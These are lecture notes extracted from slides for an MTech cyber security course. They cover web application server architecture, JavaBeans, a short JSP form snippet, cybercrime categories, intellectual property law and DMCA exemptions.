



INSTITUTE OF AERONAUTICAL ENGINEERING

(Autonomous)

Dundigal, Hyderabad -500 043

COMPUTER SCIENCE AND ENGINEERING

MTECH 2nd SEMESTER

CYBER SECURITY


**Prepared by
CH.SRIVIDYA**

UNIT-1

Basics on WAS

- WAS are necessary to support Web sites that use dynamic data – data that is prepared as needed from one or more databases, from template files, from scripts, and from user input.
- WAS are integrated with some database products e.g. Oracle or provided as separate products.
- WAS work in conjunction with a Web server such as Apache or MS-IIS. Sometimes, the application server is integrated with the Web server.


System Architecture



Typical Examples of WAS use

- Integration with Legacy Systems and databases.
- Web Site Support.
- Web-integrated System Development.
- Personal Computer System Deployment.
- E-Commerce.
- Performance Management.


WAS Architecture



The “factoring” technique


- WAS architecture separates the interface from application logic and both of those are separated from the data.
- This technique is commonly known as “factoring”.
- Primary factors of the architecture: Web servers, application servers and databases.
- Primary factors can communicate with other elements such as plug-ins and components.

WAS architecture extended



Sub-programs

- Sub-programs can be used to augment any part of the application server architecture.
- Sub-programs can be: helper applications and plug-ins, applets and servlets, scripts.



Components and Objects

- Application servers involve object-oriented technology in the form of components and objects. Components are relatively large entities (consisting of 0...n objects). Their purpose is frequently expressed in terms of business logic.
- Through well-defined interfaces they are able to communicate between and among a variety of languages and computers.
- Three (3) overlapping technologies: Microsoft's Component Object Model (COM), Sun's Javabeans/EJB and OMG's CORBA.

JavaBeans – Basic features

- JavaBeans are re-usable software components that are designed to be manipulated in a graphical development tool.
- JavaBeans can live within server side environments such as scripts running on Web Servers or Servlets/JSPs.
- The JavaBeans API enables: introspection (bean reports how it works to the development tool), customization (behavior can be overridden), events (beans communicate through events), properties (beans contain accessible properties), persistence (beans can be saved and restored).

JavaBeans – Basic features (cont.)


- JavaBeans do not descend from a base class or a common interface.
- JavaBeans must be able to run in at least two environments. When in an development tool, the bean runs in a design environment. Alternatively, the bean runs in a run-time environment.
- JavaBeans run within containers; they do not have their own address spaces.

Properties, events & methods

The three most important features of a Java Bean are the set of *properties* it exposes, the set of *methods* it allows other components to call, and the set of *events* it fires.

- Properties are named attributes associated with a bean that can be read or written by calling appropriate methods on the bean.
- The methods a Java Bean exports are normal Java methods which can be called from other components or from a scripting environment.
- Events provide a way for one component to notify other components that something interesting has happened.

Network Access Mechanisms



Network Access Mechanisms

The three primary network access mechanisms that are available to Java Beans developers on all Java platforms are:

- Java RMI (Remote Method Invocation). Development of distributed Java Applications.
- Java IDL. The Java IDL system implements the OMG CORBA distributed object model. All the system interfaces are defined in the CORBA IDL interface definition language. Java stubs can be generated from these IDL interfaces, allowing Java Beans to call into IDL servers, and vice versa. The use of Java IDL allows Java Bean clients to talk to both Java IDL servers and other non-Java IDL servers.
- JDBC (Java Database Connectivity).

JavaBean Accessor Methods

Properties are always accessed via method calls on their owning object.

- For readable properties there will be a *getter* method to read the property value.
- For writable properties there will be a *setter* method to allow the property value to be updated.

JAR files

- Java Beans are packaged and delivered in JAR files, which are a new technology supported in JDK1.1. JAR files are used to collect class files, serialised objects, images, help files and similar *resource* files.
- A JAR file is a ZIP format archive file that may optionally have a *manifest file* with additional information describing the contents of the JAR file.
- All JAR files containing beans must have a manifest describing the beans.

JSP (cont.)

```
<B>ΟΝΟΜΑ ΥΠΑΛΛΗΛΟΥ:</B><BR>
<INPUT name="emp_name">
<SELECT name="full_option"
        onChange="frm1.emp_name.value=
                frm1.full_option.options[selectedIndex].text;">
<% while (rs.next()) { %>
<OPTION> <%= rs.getString("emp_name") %>
<% } %>
</SELECT><p>
<INPUT TYPE = submit value="Υποβολή">
<INPUT TYPE = reset value="Καθαρισμός">
</FORM>
<% rs.close();
    st.close();
    db.close();
    } catch (java.sql.SQLException ex) { %>
<FONT SIZE="-2">[ Error in database access -
                Reporting error: <%= ex.getMessage() %> ]</FONT>
<% } %>
```

CHAPTER -2



REVIEW OF
COMPUTER
SECURITY AND
CYBER CRIME
ISSUES

Legal and Ethical Aspects


➤ touch on a few topics including:

- cybercrime and computer crime
- intellectual property issues
- privacy
- ethical issues

Cybercrime / Computer Crime

- “criminal activity in which computers or computer networks are a tool, a target, or a place of criminal activity”
- categorize based on computer’s role:
 - as target
 - as storage device
 - as communications tool
- more comprehensive categorization seen in Cybercrime Convention, Computer Crime Surveys

Law Enforcement Challenges



Intellectual Property

Patents

Unauthorized
making,
using or selling

Trademarks

Unauthorized use or
colorable imitation

Copyrights

Unauthorized use

Copyright

- protects tangible or fixed expression of an idea but not the idea itself
- is automatically assigned when created
- may need to be registered in some countries
- exists when:
 - **proposed work is original**
 - **creator has put original idea in concrete form**
 - **e.g. literary works, musical works, dramatic works, pantomimes and choreographic works, pictorial, graphic, and sculptural works, motion pictures and other audiovisual works, sound recordings, architectural works, software-related works.**

Copyright Rights

- copyright owner has these exclusive rights, protected against infringement:
 - *reproduction right*
 - *modification right*
 - *distribution right*
 - *public-performance right*
 - *public-display right*

Patents

- grant a property right to the inventor
 - to exclude others from making, using, offering for sale, or selling the invention
- types:
 - utility - any new and useful process, machine, article of manufacture, or composition of matter
 - design - new, original, and ornamental design for an article of manufacture
 - plant - discovers and asexually reproduces any distinct and new variety of plant
- e.g. RSA public-key cryptosystem patent

Trademarks

- a word, name, symbol, or device
 - used in trade with goods
 - indicate source of goods
 - to distinguish them from goods of others
- trademark rights may be used to:
 - prevent others from using a confusingly similar mark
 - but not to prevent others from making the same goods or from selling the same goods or services under a clearly different mark

Intellectual Property Issues and Computer Security

- software programs
 - protect using copyright, perhaps patent
- database content and arrangement
 - protect using copyright
- digital content audio / video / media / web
 - protect using copyright
- algorithms
 - may be able to protect by patenting

U.S. Digital Millennium Copyright ACT (DMCA)

- implements WIPO treaties to strengthens protections of digital copyrighted materials
- encourages copyright owners to use technological measures to protect their copyrighted works, including:
 - measures that prevent access to the work
 - measures that prevent copying of the work
- prohibits attempts to bypass the measures
 - have both criminal and civil penalties for this


DMCA Exemptions

- certain actions are exempted from the DMCA provisions:
 - fair use
 - reverse engineering
 - encryption research
 - security testing
 - personal privacy
- considerable concern exists that DMCA inhibits legitimate security/crypto research

